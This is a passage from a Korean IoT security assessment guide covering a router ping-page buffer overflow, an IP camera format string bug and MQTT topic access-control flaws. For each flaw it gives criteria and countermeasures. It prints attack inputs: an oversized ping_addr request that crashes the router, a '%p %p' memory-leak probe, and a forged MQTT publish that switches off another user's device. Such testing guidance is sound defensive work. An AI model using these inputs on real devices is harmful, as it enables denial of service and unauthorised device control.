취약점 영향력	· 프로세스 강제 종료 · 원격 명령 실행
보안대책	· 함수 인자로 전달되는 입력 값의 길이 및 범위 검증 수행

표 21. Buffer Overflow

5.14.1. 취약 Case 1 (공유기)

공유기 관리자 페이지 내 입력한 IP 를 대상으로 ping 테스트를 진행하는 기능이 존재하였다.




그림 64. ping 테스트 기능

입력한 IP 주소를 다루는 부분을 찾기 위해, 바이너리 내에서 해당 기능 페이지의 URL 을 처리하는 함수를 검색하였다.

```
int webHelpPageRpmInit_4()
{
  return httpRpmConfAdd(2, "/      \/Ping      .htm", pingpage_parse);
}
```

그림 65. ping 테스트 기능

해당 함수에서 호출하는 pingpage_parse 함수를 분석해보니 GET 요청 파라미터를 가져와 처리하는 부분을 확인할 수 있으며, 그 중 ping_addr 도 포함되어 있는 것을 알 수 있다.

```
httpStatusSet(request_url, 0);
httpHeaderGenerate(request_url);
if ( !HttpAccessPermit(request_url) )
  return (__int16)HttpDenyPage(request_url, 5636096);
Env = httpGetEnv(request_url, "ping_addr");
v5 = httpGetEnv(request_url, "doType");
v4 = httpGetEnv(request_url, "isNew");
v6 = v4;
```

그림 66. ping 테스트 기능

GET 요청 파라미터 내 ping_addr 파라미터 값을 Env 변수에 저장하며, 이후 로직에서 Env 가 ipAddrDispose 함수에서 다뤄지는 것을 확인할 수 있다.

```
if ( !strcmp(v5, "ping") )
{
  printf("[ %s ] %03d:  Here is new ping\n\n", "pingAndTracert/httpPingAndTracertIframeRpm.c", 564);
  v21 = ipAddrDispose(Env);
  if ( !v21 )
  {
    printf("[ %s ] %03d:  host is error\n\n", "pingAndTracert/httpPingAndTracertIframeRpm.c", 570);
```

그림 67. ipAddrDispose 함수에 ping_addr 전달

ping_addr 이 직접적으로 다뤄지는 ipAddrDispose 함수 로직을 확인해보면, ping_addr 의 길이에 대한 검증 로직이 따로 존재하지 않아, 입력한 ping_addr 값 전부를 저장하여 사용되는 것을 알 수 있다.

```
v2 = strlen(ping_addr);
memset(v24, 0, 51);
v3 = 0;
v4 = 0;
while ( 1 )
{
  v6 = (unsigned __int8 *)(ping_addr + v4);
  v7 = (char *)&v19 + v3;
  v8 = v4++ < v2;
  if ( !v8 )
    break;
  v5 = *v6;
  if ( v5 != 32 )
  {
    v7[28] = v5;
    ++v3;
  }
}
```

ping_addr의 길이

ping_addr 문자의 주소

ping_addr 길이만큼 v4 증가

ping_addr 문자열의 끝을 만날때 까지 값을 가져옴

그림 68. ipAddrDispose 로직 확인

ping_addr 에 의도적으로 큰 길이의 데이터를 입력하여 전달해 보았다.

```
Request to http://192.168.1.222:80
... ... ... ... Comment this item HTTP/1
retty Raw Hex \n
GET /BLPCUHWBBVGFMKIB/[redacted]/Ping[redacted].htm?ping_addr=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa&doType=ping&isNew=new&sendNum=4
&pSize=64&overTime=800&trHops=20 HTTP/1.1
Host: 192.168.1.222
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

그림 69. 큰 길이의 ping_addr 전달

Buffer Overflow 가 발생하여 다른 메모리 영역의 값을 덮어씌워 공유기가 강제종료 되는 것을 확인할 수 있다. 추가적으로 분석한 후 해당 포인트를 악용할 경우 쉘코드 실행, ROP 등을 통하여 RCE 까지의 공격 연계가 가능하다.




그림 70. 공유기 강제 종료

5.15. [FW-013] Format String Bug

구분	내용
전제조건	· 분석 가능한 Firmware 파일 존재
취약점 설명	· [Format String Bug] · 취약한 함수에 포맷 스트링을 정확히 사용하지 않아 메모리 값 노출, 메모리 값 변조 등이 가능한 취약점
판단 기준	· + 취약한 함수 사용 여부 확인 · - printf(), sprintf(), fprintf() 등 · + [양호] 취약한 함수를 사용하지 않는 경우 · + [양호] 취약한 함수에 포맷 스트링을 정확히 지정하여 사용하는 경우 · + **[취약]** %x, %p 등의 포맷 스트링을 입력하여 메모리에 저장된 값을 확인 가능한 경우 · + **[취약]** %n, %hn 등의 포맷 스트링을 입력하여 메모리에 저장된 값을 변조 가능한 경우
취약점 영향력	· 메모리에 저장된 값 유출 · 메모리에 저장된 값 변조
보안대책	· 포맷 스트링을 사용하는 함수에 포맷 스트링을 정확히 사용

표 22. Format String Bug

5.15.1. 양호 Case 1 (IP 카메라)

포맷 스트링 버그가 발생할 수 있는 함수들에 다음과 같이 포맷 스트링을 정확하게 지정하여 사용하였다.




그림 71. 포맷 스트링을 정확하게 사용한 경우

5.15.2. 취약 Case 1 (IP 카메라)

입력 받은 값을 sprintf()를 이용하여 unk_20980 에 저장한다. 이후 printf 의 인자로 포맷 스트링 없이 unk_20980 를 직접 입력하여 사용하는 것을 확인하였다.

```
                        ; CODE XREF: sub_1046C+54↑j
LDR     R2, [R11,#var_10]
LDR     R1, =aWarnAuthCheckF ; "[Warn] Auth check fail, user ID : %s\n"
LDR     R0, =unk_20980  ; s
BL      sprintf

                        ; CODE XREF: sub_1046C+90↑j
LDR     R0, =unk_20980  ; format
BL      printf
```

그림 72. 포맷 스트링을 사용하지 않은 경우

아이디에 'EQST %p %p'를 입력하여 전송하고, UART 연결을 통해 메모리에 저장된 값이 로그에 노출되는 것을 확인하였다.




그림 73. 메모리에 저장된 값 출력 확인

6. MQTT 점검 상세

6.1. [MQ-001] 불필요한 토픽 접근 가능 여부

구분	내용
전제조건	· MQTT 통신을 사용하는 디바이스
취약점 설명	· [불필요한 토픽 접근 가능 여부] · 토픽 접근제한이 적용되어 있지 않아 접근 권한 없는 사용자가 토픽 접근 및 이용이 가능한 취약점
판단 기준	· + [양호] 토픽 접근제한이 적용된 경우 · + **[취약]** 타 사용자의 토픽 접근 및 이용이 가능한 경우 · + **[취약]** 계정 없는 사용자의 토픽 접근 및 이용이 가능한 경우
취약점 영향력	· 타 사용자의 기기에 악의적인 값 전달 · 중요정보를 수집하여 2차 공격에 활용
보안대책	· 등록되지 않은 사용자의 토픽 publish/subscribe 방지 · ACL을 통한 타 사용자 토큰 접근 방지

6.1.1. 취약 Case 1 (HiveMQ)

토픽 접근제한이 적용되어 있지 않은 경우 공격자는 Broker 에 접근하는 모든 메시지를 확인할 수 있게 된다. HiveMQ 는 애플리케이션에서 직접 클라이언트에 대한 권한을 설정하거나, RBAC 를 사용하여 적용할 수 있다.

접근 권한 설정이 제대로 되어 있지 않는 경우 다음과 같이 타 사용자의 토픽에 접근할 수 있다.
클라이언트의 사용자 정보 [User ID : user1 , Password : pass1]




그림 74. MQTT 접속

클라이언트에서 user1 의 topic 으로 메시지를 publish 하였다. [topic : user1/test , message : test]




그림 75. user1 의 topic Subscribe

다른 클라이언트에서 다른 사용자 user2 로 user1 이 publish 한 topic 의 구독을 시도하였다. 별도의 권한 설정이 없어 타 사용자의 메시지를 구독할 수 있다. [User ID: user2 , subscribe topic: user1/test (user1 의 topic)]




그림 76. 타 사용자 메시지 구독 확인

[참고]

RBAC 사용 시 적용되는 디폴트 설정은 다음과 같다.

그림 77. BRAC 디폴트 설정값

6.1.2. 취약 Case 2 (RabbitMQ)

user01 계정으로 접속하여 user02 에 지정된 topic publish 가능여부를 확인하기 위해 /client/device/user02 topic 으로 "ON" 메시지를 publish 한다. [User ID: user01 , publish topic: /client/device/user02]




그림 78. MQTT 접속

user01 계정으로 user02 topic 접근이 가능하여 subscriber 로부터 "Turn On" 응답을 확인할 수 있다.




그림 79. Topic Publish (user01 -> user02)

user01 계정으로 topic wildcard 를 이용하여 다른 사용자들의 publish 메시지를 subscribe 한다. user01 계정으로 wildcard 를 이용한 subscribe 가 가능하여 다른 사용자들의 publish 메시지를 확인할 수 있다.
[User ID: user01 , subscribe topic: /client/device/+]




그림 80. 다른 사용자 publish 메시지 확인

topic 접근 제한이 설정되어 있지 않을 경우, 타 사용자의 토픽을 이용한 데이터 위변조 위협이 존재한다. user01 사용자가 MQTT 통신을 이용하여 기기를 켜는 publish 메시지를 전송할 때 burpsuite 를 이용하여 확인해본다. (topic: /client/device/user01 , message: {"type":"device","status":"01"})




그림 81. user01 의 publish 메시지




그림 82. user01 의 publish 메시지(burpsuite)




그림 83. subscribe 메시지 확인

확인한 request 를 user02 의 기기가 OFF 되는 publish 메시지로 변조한다.

(topic: /client/device/user02, message: {"type":"device","status":"00"})

```
1  POST /CLIENT_REQUEST/to/[redacted]/1883 HTTP/1.1
2  Host: 127.0.0.1:49999
3  Accept-Encoding: gzip, deflate
4  X-Mitm_Relay-To: [redacted]:1883
5  X-Mitm_Relay-From: 192.168.0.3:8673
6  Content-Length: 59
7  User-Agent: python-urllib3/1.26.6
8  Connection: close
9
10 29/client/device/user02{'type':'device', 'status':'00'}
```

그림 84. user01 의 publish 메시지 변조

변조된 토픽과 메시지로 subscribe 되는 것을 확인할 수 있다.




그림 85. Subscribe 메시지 확인

6.1.3. 양호 Case 3 (RabbitMQ)

Client 에서 "ON"이라는 publish topic 전송 시 "Turn ON!"으로 응답하는 Subscriber 가 있는 MQTT Broker 서버이다. user01 계정으로 접속하여 /client/device/user01 topic 으로 "ON" 메시지를 publish 해보았다.

[User ID: user01, publish topic: /client/device/user01]




그림 86. MQTT 접속

